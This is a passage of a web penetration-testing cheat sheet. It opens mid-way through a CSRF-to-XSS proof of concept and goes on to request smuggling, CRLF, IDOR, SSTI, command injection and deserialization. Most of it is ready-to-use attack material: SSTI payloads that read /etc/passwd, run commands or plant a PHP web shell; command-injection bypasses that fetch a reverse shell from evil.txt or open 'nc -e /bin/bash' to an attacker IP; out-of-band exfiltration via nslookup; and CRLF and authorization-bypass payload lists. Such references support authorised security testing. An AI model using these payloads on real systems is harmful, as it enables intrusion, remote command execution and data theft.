
function submitRequest() {
 var req = new XMLHttpRequest();
 req.open(<CSRF components, which can easily be copied from Burp's POC generator>);
 req.setRequestHeader("Accept", "*/*");
 req.withCredentials = true;
 req.onreadystatechange = function () {
 if (req.readyState === 4) {
 executeXSS();
 }
 }
 req.send();
}

function executeXSS() {
 window.location.assign(host+'<URI with XSS>'+alert_payload);
}

submitRequest();
</script>
</body>
</html>


```

## Mindmaps





Is there a CSRF token or does the Cookie have the Same-Site attribute?



# Web Cache Poisoning

## General

- ⓘ Web cache poisoning is an advanced technique whereby an attacker exploits the behavior of a web server and cache so that a harmful HTTP response is served to other users.

Fundamentally, web cache poisoning involves two phases. First, the attacker must work out how to elicit a response from the back-end server that inadvertently contains some kind of dangerous payload. Once successful, they need to make sure that their response is cached and subsequently served to the intended victims.

A poisoned web cache can potentially be a devastating means of distributing numerous different attacks, exploiting vulnerabilities such as XSS, JavaScript injection, open redirection, and so on.

## Tools

```
https://github.com/Hackmanit/Web-Cache-Vulnerability-Scanner
wcvs -u https://url.com
https://github.com/s0md3v/Arjun
python3 arjun.py -u https://url.com --get
python3 arjun.py -u https://url.com --post
https://github.com/maK-/parameth
python parameth.py -u https://example.com/test.php
https://github.com/devanshbatham/ParamSpider
python3 paramspider.py --domain example.com
https://github.com/s0md3v/Parth
python3 parth.py -t example.com
```

```
XSS for users accessing /en?region=uk:
GET /en?region=uk HTTP/1.1
Host: innocent-website.com
X-Forwarded-Host: a."><script>alert(1)</script>"
```

# Broken Links

## Tools

```
https://github.com/steenvachon/broken-link-checker
blc -rfoi --exclude linkedin.com --exclude youtube.com --filter-level 3 https://example.com/
```

# Clickjacking

## General

- ⓘ Clickjacking is an interface-based attack in which a user is tricked into clicking on actionable content on a hidden website by clicking on some other content in a decoy website.
- Preventions:
    - X-Frame-Options: deny/sameorigin/allow-from
    - CSP: policy/frame-ancestors 'none/self/domain.com'

```
An example using the style tag and parameters is as follows:
<head>
 <style>
 #target_website {
 position:relative;
 width:128px;
 height:128px;
 opacity:0.00001;
 z-index:2;
 }
 #decoy_website {
 position:absolute;
 width:300px;
 height:400px;
 z-index:1;
 }
 </style>
</head>
...
<body>
 <div id="decoy_website">
 ...decoy web content here...
 </div>
 <iframe id="target_website" src="https://vulnerable-website.com">
 </iframe>
</body>
```

# HTTP Request Smuggling

## General

- ⓘ HTTP request smuggling is a technique for interfering with the way a web site processes sequences of HTTP requests that are received from one or more users. Request smuggling vulnerabilities are often critical in nature, allowing an attacker to bypass security controls, gain unauthorized access to sensitive data, and directly compromise other application users. Request smuggling attacks involve placing both the Content-Length header and the Transfer-Encoding header into a single HTTP request and manipulating these so that the front-end and back-end servers process the request differently. The exact way in which this is done depends on the behavior of the two servers: Most HTTP request smuggling vulnerabilities arise because the HTTP specification provides two different ways to specify where a request ends: the Content-Length header and the Transfer-Encoding header.

## Tools

```
https://github.com/defparam/smuggler
python3 smuggler.py -u <URL>
https://github.com/defparam/tiscripts

https://github.com/anshumanpattnaik/http-request-smuggling/
python3 smuggle.py -u <URL>

https://github.com/assetnote/h2csmuggler
go run ./cmd/h2csmuggler check https://google.com/ http://localhost

HTTP/2
https://github.com/BishopFox/h2csmuggler
```

## Samples

- The Content-Length header is straightforward: it specifies the length of the message body in bytes.

```
POST /search HTTP/1.1
Host: normal-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 11

q=smuggling
```

- The Transfer-Encoding header can be used to specify that the message body uses chunked encoding.

```
POST /search HTTP/1.1
Host: normal-website.com
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked
```

```
b
q=smuggling
0
```

- CL.TE: the front-end server uses the Content-Length header and the back-end server uses the Transfer-Encoding header.

- ◇ Find time delay:  
POST / HTTP/1.1  
Host: vulnerable-website.com  
Transfer-Encoding: chunked  
Content-Length: 4

```
1
A
X
```

- TE.CL: the front-end server uses the Transfer-Encoding header and the back-end server uses the Content-Length header.

- ◇ Find time delay:  
POST / HTTP/1.1  
Host: vulnerable-website.com  
Transfer-Encoding: chunked  
Content-Length: 6

```
0
X
```

- TE.TE: the front-end and back-end servers both support the Transfer-Encoding header, but one does not support Content-Length.

- CL.TE

Using Burp Repeater, issue the following request twice:

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 6
Transfer-Encoding: chunked
```

0

G

The second response should say: Unrecognized method GPOST.

- TE.CL

In Burp Suite, go to the Repeater menu and ensure that the "Update Content-Length" option is selected. Using Burp Repeater, issue the following request twice:

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked
```

5c

```
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
```

x=1

0

- TE.TE: obfuscating TE Header

In Burp Suite, go to the Repeater menu and ensure that the "Update Content-Length" option is selected. Using Burp Repeater, issue the following request twice:

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked
Transfer-encoding: cow
```

5c

```
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
```

x=1

0

TYPE	CRAFTED REQUEST	FRONT END PROXY SERVER	BACK END SERVER
CL! = 0	GET / HTTP/1.1\r\nHost: spidersec.local\r\nContent-Length: 44\r\n\r\nGET /test HTTP/1.1\r\nHost: spidersec.local\r\n\r\n\r\n	Content-Length is checked.	Content-Length is not checked.
CL-CL	POST / HTTP/1.1\r\nHost: spidersec.local\r\nContent-Length: 8\r\nContent-Length: 7\r\n\r\n12345\r\na	Content-Length is 8 here.	Content-Length is 7 here.
CL-TE	POST / HTTP/1.1\r\nHost: spidersec.local\r\nConnection: keep-alive\r\nContent-Length: 6\r\nTransfer-Encoding: chunked\r\n\r\n\r\n0\r\n\r\n\r\nG	Processed the Request header <u>Content-Length</u>	Processed the Request header <u>Transfer-Encoding</u>
TE-CL	POST / HTTP/1.1\r\nHost: spidersec.local\r\nContent-Length: 4\r\nTransfer-Encoding: chunked\r\n\r\n\r\n12\r\nGPOST / HTTP/1.1\r\n\r\n\r\n0\r\n\r\n\r\n	Processes the Request header <u>Transfer-Encoding</u>	Processed the Request header <u>Content-Length</u>
TE-TE	POST / HTTP/1.1\r\nHost: spidersec.local\r\nContent-length: 4\r\nTransfer-Encoding: chunked\r\nTransfer-encoding: cow\r\n\r\n\r\n5c\r\nGPOST / HTTP/1.1\r\nContent-Type: application/x-www-form-urlencoded\r\nContent-Length: 15\r\n\r\n\r\nx1\r\n\r\n\r\n0\r\n\r\n\r\n	Accepts <u>Transfer-Encoding</u> header. Obfuscation is used not to process the header.	Accepts <u>Transfer-Encoding</u> header. Obfuscation is used not to process the header.

# Web Sockets

WebSockets are a bi-directional, full duplex communications protocol initiated over HTTP. The

WebSocket connections are normally created using client-side JavaScript like the following:

```
var ws = new WebSocket("wss://normal-website.com/chat");
```

To establish the connection, the browser and server perform a WebSocket handshake over HTTP.

GET /chat HTTP/1.1

Host: normal-website.com

Sec-WebSocket-Version: 13

Sec-WebSocket-Key: wDqumtseNBJdhkihL6PW7w==

Connection: keep-alive, Upgrade

Cookie: session=K0sEJNuflw4Rd9BDNrVmvwBF9rEijeE2

Upgrade: websocket

If the server accepts the connection, it returns a WebSocket handshake response like the following:

HTTP/1.1 101 Switching Protocols

Connection: Upgrade

Upgrade: websocket

Sec-WebSocket-Accept: 0FFP+2nmNIIf/h+4BP36k9uzrYGk=

Several features of the WebSocket handshake messages are worth noting:

- The Connection and Upgrade headers in the request and response indicate that this is a WebSocket connection.
- The Sec-WebSocket-Version request header specifies the WebSocket protocol version that the client supports.
- The Sec-WebSocket-Key request header contains a Base64-encoded random value, which should be unique for each connection.
- The Sec-WebSocket-Accept response header contains a hash of the value submitted in the Sec-WebSocket-Key header.

# Tool

<https://github.com/PalindromeLabs/STEWS>

# CRLF

## Tools

```
https://github.com/MichaelStott/CRLF-Injection-Scanner
crlf_scan.py -i <inputfile> -o <outputfile>
https://github.com/dwisiswant0/crlfuzz
crlfuzz -u "http://target"
https://github.com/ryandamour/crlfmap
crlfmap scan --domains domains.txt --output results.txt
```

The following simplified example uses CRLF to:

1. Add a fake HTTP response header: Content-Length: 0. This causes the web browser to treat the response as empty.
  2. Add a fake HTTP response: HTTP/1.1 200 OK. This begins the new response.
  3. Add another fake HTTP response header: Content-Type: text/html. This is needed for the web browser to correctly interpret the page content.
  4. Add yet another fake HTTP response header: Content-Length: 25. This causes the web browser to ignore the original content and instead display the 25 bytes of page content.
  5. Add page content with an XSS: <script>alert(1)</script>. This content has exactly 25 bytes.
  6. Because of the Content-Length header, the web browser ignores the original content that corresponds to the first 0 bytes and instead executes the XSS payload.

<http://www.example.com/somepage.php?page=%0d%0aContent-Length:%20%0d%0a%0d%0aHTTP/1.1%20>

- Cloudflare CRLF bypass

```
<iframe src="%0Aj%0Aa%0Av%0Aa%0As%0Ac%0Ar%0Ai%0Ap%0At%0A%3Aalert(0)">
```

## Payload list:

```
/%0a0aSet-Cookie:crlf=Injection
/%0aSet-Cookie:crlf=Injection
/%0d%0aSet-Cookie:crlf=Injection
/%0dSet-Cookie:crlf=Injection
/%23%0aSet-Cookie:crlf=Injection
/%23%0d%0aSet-Cookie:crlf=Injection
/%23%0dSet-Cookie:crlf=Injection
/%25%30%61Set-Cookie:crlf=Injection
/%25%30aSet-Cookie:crlf=Injection
/%250aSet-Cookie:crlf=Injection
/%25250aSet-Cookie:crlf=Injection
/%2e%2e%2f%0d%0aSet-Cookie:crlf=Injection
/%2f%2e%2e%0d%0aSet-Cookie:crlf=Injection
/%2F..%0d%0aSet-Cookie:crlf=Injection
/%3f%0d%0aSet-Cookie:crlf=Injection
/%3f%0dSet-Cookie:crlf=Injection
/%u000aSet-Cookie:crlf=Injection
/%0dSet-Cookie:csrf_token=xxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
/%0d%0aheader:header
/%0aheader:header
/%0dheader:header
/%23%0dheader:header
/%3f%0dheader:header
/%250aheader:header
/%25250aheader:header
/%%%0a0aheader:header
/%3f%0dheader:header
/%23%0dheader:header
/%25%30aheader:header
/%25%30%61header:header
/%u000aheader:header
```

# IDOR

## Basics

Check for valuable words:

```
{regex + perm} id
{regex + perm} user
{regex + perm} account
{regex + perm} number
{regex + perm} order
{regex + perm} no
{regex + perm} doc
{regex + perm} key
{regex + perm} email
{regex + perm} group
{regex + perm} profile
{regex + perm} edit
```

## Bypasses

- Add parameters onto the endpoints for example, if there was

```
GET /api_v1/messages --> 401
vs
GET /api_v1/messages?user_id=victim_uuid --> 200
```

- HTTP Parameter pollution

```
GET /api_v1/messages?user_id=VICTIM_ID --> 401 Unauthorized
GET /api_v1/messages?user_id=ATTACKER_ID&user_id=VICTIM_ID --> 200 OK

GET /api_v1/messages?user_id=YOUR_USER_ID[]&user_id=ANOTHER_USERS_ID[]
```

- Add .json to the endpoint, if it is built in Ruby!

```
/user_data/2341 --> 401 Unauthorized
/user_data/2341.json --> 200 OK
```

- Test on outdated API Versions

```
/v3/users_data/1234 --> 403 Forbidden
/v1/users_data/1234 --> 200 OK
```

Wrap the ID with an array.

```
{"id":111} --> 401 Unauthorized
{"id": [111]} --> 200 OK
```

Wrap the ID with a JSON object:

```
{"id":111} --> 401 Unauthorized
{"id": {"id":111}} --> 200 OK
```

JSON Parameter Pollution:

```
POST /api/get_profile
Content-Type: application/json
{"user_id":<legit_id>,"user_id":<victim's_id>}
```

# Web Cache Deception

- ⓘ These preconditions can be exploited for the Web Cache Deception attack in the following manner:

- Step 1: An attacker entices the victim to open a maliciously crafted link:

`https://www.example.com/my_profile/test.jpg`

The application ignores the 'test.jpg' part of the URL, the victim profile page is loaded. The caching mechanism identifies the resource as an image, caching it.

- Step 2: The attacker sends a GET request for the cached page:

`https://www.example.com/my_profile/test.jpg`

The cached resource, which is in fact the victim profile page is returned to the attacker (and to anyone else requesting it).

# Session fixation

## Steps to reproduce

1. Open example.com/login.
2. Open browser devtools.
3. Get value for SESSION cookie.
4. Open example.com/login in the incognito tab.
5. In the incognito tab, change cookie value to the one, obtained in step 3.
6. In the normal tab (the one from steps 1-3) log in as any user.
7. Refresh page in the incognito tab.

## Result

You are now logged in the incognito tab as user from step 6 as well.

# Email attacks

Attack	Payload
XSS	test+(alert(0))@example.com test@example(alert(0)).com "alert(0)"@example.com <script src=/xsshere?">@email.com
Template injection	"<%= 7 * 7 %>"@example.com test+(\${{7*7}})@example.com
SQLi	"" OR 1=1 -- ""@example.com "mail'); SELECT version();--"@example.com a'- IF(LENGTH(database())=9,SLEEP(7),0)or'1'='1\"@a.com
SSRF	john.doe@abc123.burpcollaborator.net john.doe@[127.0.0.1]
Parameter Pollution	victim&email=attacker@example.com
(Email) Header Injection	"%0d%0aContent- Length:%200%0d%0a%0d%0a"@example.com "recipient@test.com>\r\nRCPT TO: <victim+"@test.com
Wildcard abuse	%@example.com

```
Bypass whitelist
inti(;inti@inti.io;{@whitelisted.com
inti@inti.io{@whitelisted.com)
inti+(@whitelisted.com;){@inti.io

#HTML Injection in Gmail
inti.de.ceuvelaire+(bold<u>underline<s>strike
newlinestrong^{sup_{sub}}){@gr

Bypass strict validators
Login with SSO & integrations
GitHub & Salesforce allow xss in email, create account and abuse with login integration

Common email accounts
support@
jira@
print@
feedback@
asana@
slack@
hello@
bug(s)@
upload@
service@
it@
test@
help@
tickets@
tweet@
```

# Pastejacking

The Curious Case of Copy & Paste - on risks of pasting arbitrary content in browsers - research...  
[research.securitum.com](http://research.securitum.com)

# HTTP Parameter pollution

```
Inject existing extra parameters in GET:
https://www.bank.com/transfer?from=12345&to=67890&amount=5000&from=ABCDEF
https://www.site.com/sharer.php?u=https://site2.com/blog/introducing?&u=https://site3.com/test
```

Web Application Server Backend	Parsing Result	Example
ASP.NET / IIS	All occurrences concatenated with a comma	color=red,blue
ASP / IIS	All occurrences concatenated with a comma	color=red,blue
PHP / Apache	Last occurrence only	color=blue
PHP / Zeus	Last occurrence only	color=blue
JSP, Servlet / Apache Tomcat	First occurrence only	color=red
JSP, Servlet / Oracle Application Server 10g	First occurrence only	color=red
JSP, Servlet / Jetty	First occurrence only	color=red
IBM Lotus Domino	Last occurrence only	color=blue
IBM HTTP Server	First occurrence only	color=red
mod_perl, libapreq2 / Apache	First occurrence only	color=red
Perl CGI / Apache	First occurrence only	color=red
mod_wsgi (Python) / Apache	First occurrence only	color=red
Python / Zope	All occurrences in List data type	color=['red','blue']

# SSTI

```
Tool
https://github.com/epinna/tplmap
tplmap.py -u 'http://www.target.com/page?name=John'

Payloads
https://github.com/payloadbox/ssti-payloads

Oneliner
Check SSTI in all param with qsreplace
waybackurls http://target.com | qsreplace "ssti{{9*9}}" > fuzz.txt
ffuf -u FUZZ -w fuzz.txt -replay-proxy http://127.0.0.1:8080/
Check in burp for responses with ssti81

Generic
${{<%[%"}}%}\.
{%
debug %}
{7*7}
{{ '7'*7 }}
{{ [] .class.base.subclasses0 }}
{{''.class.mro()[l] .subclasses0}}
for c in [1,2,3] {{ c,c,c }}{%
endfor %}
{{ []).__class__.__base__.__subclasses__0 }}

PHP Based
{php}print "Hello"{/php}
{php}$s = file_get_contents('/etc/passwd',NULL, NULL, 0, 100); var_dump($s);{/php}
{7*7}
{{7*7}}
{{dump(app)}}
{{app.request.server.all|join(',')}}
"{{'etc/passwd'|file_excerpt(1,30)}}@"
{{_self.env.setCache("ftp://attacker.net:2121")}}{{_self.env.loadTemplate("backdoor")}}
{$smarty.version}
{php}echo `id`{/php}
{Smarty_Internal_Write_File::writeFile($SCRIPT_NAME,"<?php passthru($_GET['cmd']); ?>",self:::

Node.js Backend based
{{ this }}-> [Object Object]
{{ this.__proto__ }}-> [Object Object]
{{ this.__proto__.constructor.name }}-> Object
{{this.constructor.constructor}}
{{this. constructor. constructor('process.pid')()}}
{{#with "e"}}
{{#with split as |conslist|}}
{{this.pop}}
{{this.push (lookup string.sub "constructor")}}
{{this.pop}}
{{#with string.split as |codelist|}}
```

```

{{this.pop}}
{{this.push "return require('child_process').exec('whoami');"}}
{{this.pop}}
{{#each conslist}}
{{#with (string.sub.apply 0 codelist)}}
{{this}}
{{/with}}
{{/each}}
#set($str=$class.inspect("java.lang.String").type)
#set($chr=$class.inspect("java.lang.Character").type)
#set($ex=$class.inspect("java.lang.Runtime").type.getRuntime().exec("whoami"))
$ex.waitFor()
#set($out=$ex.getInputStream())
#foreach($i in [1..$out.available()])
$str.valueOf($chr.toChars($out.read()))
#end

Java
${7*7}
<#assign command="freemarker.template.utility.Execute"?new()> ${ command("cat /etc/passwd") }
${${7*7}}
${class.getClassLoader()}
${class.getResource("").getPath()}
${class.getResource("../../../../../index.htm").getContent()}
${T(java.lang.System).getenv()}
${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/etc/passwd').toURL()}

Ruby
<%= system("whoami") %>
<%= Dir.entries('') %>
<%= File.open('/example/arbitrary-file').read %>

Python
{% debug %}
{{settings.SECRET_KEY}}
{% import foobar %} = Error
{% import os %}{os.system('whoami')}

Perl
<%= perl code %>
<% perl code %>

Flask/Jinja2
{{ '7'*7 }}
{{ [].class.base.subclasses() }} # get all classes
{{''.class.mro()[1].subclasses()}}
{%for c in [1,2,3] %}{{c,c,c}}{% endfor %}
{{'__class__._mro_[2].__subclasses__()[40]('/etc/passwd').read() }}

.Net
@(1+2)
@{ // C# code}

```



# Prototype Pollution

```
https://github.com/msrkp/PPScan
https://github.com/BlackFan/client-side-prototype-pollution
```

# Command Injection

- ⓘ Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application.

```
For detection, try to concatenate another command to param value
&
;
;
Newline (0x0a or \n)
&&
|
||
like: https://target.com/whatever?param=1|whoami

Blind (Time delay)
https://target.com/whatever?param=x||ping+-c+10+127.0.0.1||

Blind (Redirect)
https://target.com/whatever?param=x||whoami>/var/www/images/output.txt||

Blind (OOB)
https://target.com/whatever?param=x||nslookup+burp.collaborator.address||
https://target.com/whatever?param=x||nslookup+'whoami'.burp.collaborator.address||

Common params:
cmd
exec
command
execute
ping
query
jump
code
reg
do
func
arg
option
load
process
step
read
function
req
feature
exe
module
payload
run
print

Useful Commands: Linux
whoami
ifconfig
ls
uname -a
```

```
Useful Commands: Windows
whoami
ipconfig
dir
ver

Both Unix and Windows supported
ls||id; ls ||id; ls|| id; ls || id
ls|id; ls |id; ls| id; ls | id
ls&&id; ls &&id; ls&& id; ls && id
ls&id; ls &id; ls& id; ls & id
ls %0A id

Time Delay Commands
& ping -c 10 127.0.0.1 &

Redirecting output
& whoami > /var/www/images/output.txt &

OOB (Out Of Band) Exploitation
& nslookup attacker-server.com &
& nslookup `whoami`.attacker-server.com &

WAF bypasses
vuln=127.0.0.1 %0a wget https://evil.txt/reverse.txt -O /tmp/reverse.php %0a php /tmp/reverse
vuln=127.0.0.1%0anohup nc -e /bin/bash <attacker-ip> <attacker-port>
vuln=echo PAYLOAD > /tmp/payload.txt; cat /tmp/payload.txt | base64 -d > /tmp/payload; chmod +x /tmp/payload

Some filter bypasses
cat /etc/passwd
cat /e”t”c/pa”s”swd
cat /’e’tc/pa’s’ swd
cat /etc/pa??wd
cat /etc/pa*wd
cat /et’ ‘c/passw’ ‘d
cat /et$()c/pa$()$swd
{cat,/etc/passwd}
cat /????/?????d

Tools
https://github.com/commixproject/commix
```

# Deserialization

- i** Insecure deserialization is when user-controllable data is deserialized by a website. This potentially enables an attacker to manipulate serialized objects in order to pass harmful data into the application code.

Objects of any class that is available to the website will be deserialized and instantiated, regardless of which class was expected. An object of an unexpected class might cause an exception. By this time, however, the damage may already be done. Many deserialization-based attacks are completed before deserialization is finished. This means that the deserialization process itself can initiate an attack, even if the website's own functionality does not directly interact with the malicious object.

## Vulnerable functions

```
PHP
unserialize()

Python
pickle/c_pickle/_pickle with load/loads
PyYAML with load
jsonpickle with encode or store methods>/tmp/f

Java
Whitebox
XMLdecoder with external user defined parameters
XStream with fromXML method (xstream version <= v1.46 is vulnerable to the serialization issue)
ObjectInputStream with readObject
Uses of readObject, readObjectWithData, readResolve or readExternal
ObjectInputStream.readUnshared
Serializable
Blackbox
AC ED 00 05 in Hex
r00 in Base64
Content-type: application/x-java-serialized-object
ysoserial
java -jar ysoserial.jar CommonsCollections4 'command'

.Net
Whithebox
TypeNameHandling
JavaScriptTypeResolver
Blackbox
AAEAAAD////
TypeObject
$type
```

## Tools

```
Java
Ysoserial: https://github.com/frohoff/ysoserial
java -jar ysoserial.jar CommonsCollections4 'command'
Java Deserialization Scanner: https://github.com/federicodotta/Java-Deserialization-Scanner
SerialKiller: https://github.com/ikkisoft/SerialKiller
Serianalyzer: https://github.com/mbechler/serianalyzer
Java Unmarshaller Security: https://github.com/mbechler/marshalsec
Java Serial Killer: https://github.com/NetSPI/JavaSerialKiller
Android Java Deserialization Vulnerability Tester: https://github.com/modzero/modjoda
Java https://github.com/phith0n/zkar

.NET
Ysoserial.net: https://github.com/pwntester/ysoserial.net
ysoserial.exe -g ObjectDataProvider -f Json.Net -c "command-here" -o base64

Burp-Plugins
Java: https://github.com/DirectDefense/SuperSerial
Java: https://github.com/DirectDefense/SuperSerial-Active
Burp-ysoserial: https://github.com/summitt/burp-ysoserial
```

# DNS rebinding

## Services

<https://sslip.io/>

<https://lock.cmpxchg8b.com/rebinder.html>

# Web Technologies

Check out in the left submenu what common attack you want review

# APIs

## Tools

```
Tools
https://github.com/Fuzzapi/fuzzapi
https://github.com/Fuzzapi/API-fuzzer
https://github.com/flipkart-incubator/Astra
https://github.com/BBVA/apicheck/
https://github.com/ngalongc/openapi_security_scanner
https://github.com/assetnote/kiterunner
https://github.com/s0md3v/dump/tree/master/json2paths

API keys guesser
https://api-guesser.netlify.app/

Wordlists
https://github.com/chrislockard/api_wordlist
https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/common-api-endpoints
https://github.com/danielmiessler/SecLists/tree/master/Discovery/Web-Content/api
https://github.com/fuzzdb-project/fuzzdb/blob/master/discovery/common-methods/common-methods.yaml

Swagger to burp
https://rhinosecuritylabs.github.io/Swagger-EZ/

Checklist
https://gitlab.com/pentest-tools/API-Security-Checklist/-/blob/master/README.md

Best mindmap
https://dsopas.github.io/MindAPI/play/
```

## General

```

SOAP uses: mostly HTTP and XML, have header and body
REST uses: HTTP, JSON , URL and XML, defined structure
GraphQL uses: Custom query language, single endpoint

Always check for race conditions and memory leaks (%00)

SQLi tip
{"id":"56456"} - OK
{"id":"56456 AND 1=1#"} -> OK
{"id":"56456 AND 1=2#"} -> OK
{"id":"56456 AND 1=3#"} -> ERROR
{"id":"56456 AND sleep(15)#"} -> SLEEP 15 SEC

Shell injection
- RoR
Check params like ?url=Kernel#open
and change like ?url=|ls

Tip
If the request returns nothing:
- Add this header to simulate a Frontend
"X-requested-with: XMLHttpRequest"
- Add params like:
GET /api/messages > 401
GET /api/messages?user_id=1 > 200

Checklist:

- Auth type
- Max retries in auth
- Encryption in sensible fields
- Test from most vulnerable to less
 - ◊ Organization's user management
 - ◊ Export to CSV/HTML/PDF
 - ◊ Custom views of dashboards
 - ◊ Sub user creation&management
 - ◊ Object sharing (photos, posts,etc)
- Archive.org
- Censys
- VirusTotal
- Abusing object level authentication
- Abusing weak password/dictionary brute forcing
- Testing for mass management, instead /api/videos/1 -> /api/my_videos
- Testing for excessive data exposure
- Testing for command injection
- Testing for misconfigured permissions
- Testing for SQL injection

Access

- Limit in repeated requests
- Check always HTTPS
- Check HSTS
- Check distinct login paths /api/mobile/login | /api/v3/login | /api/magic_link

```

- Even id is not numeric, try it /?user\_id=111 instead /?user\_id=user@mail.com
- Brute-force login
- Try mobile API versions
- Don't assume developer, mobile and web API is the same, **test** them separately

#### Input

- Check distinct methods GET/POST/PUT/DELETE.
- Validate content-type on request Accept header (e.g. application/xml, application/json, etc)
- Validate content-type of posted data (e.g. application/x-www-form-urlencoded, multipart/form-data).
- Validate user input (e.g. XSS, SQL-Injection, Remote Code Execution, etc.).
- Check sensitive data **in** the URL.
- Try input injections **in** ALL params
- Locate admin endpoints
- Try execute operating system **command**
  - ◊ Linux :api.url.com/endpoint?name=file.txt;ls%20/
- XXE
  - ◊ <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
- SSRF
- Check distinct versions api/v{1..3}
- If REST API try to use as SOAP changing the content-type to "application/xml" and sent any XML
- IDOR **in** body/header is **more** vulnerable than ID **in** URL
- IDOR:
  - ◊ Understand real private resources that only belongs specific user
  - ◊ Understand relationships receipts-trips
  - ◊ Understand roles and **groups**
  - ◊ If REST API, change GET to other method Add a "Content-length" HTTP header or Change the Content-Type header
  - ◊ If get 403/401 **in** api/v1/trips/666 try 50 random IDs from 0001 to 9999
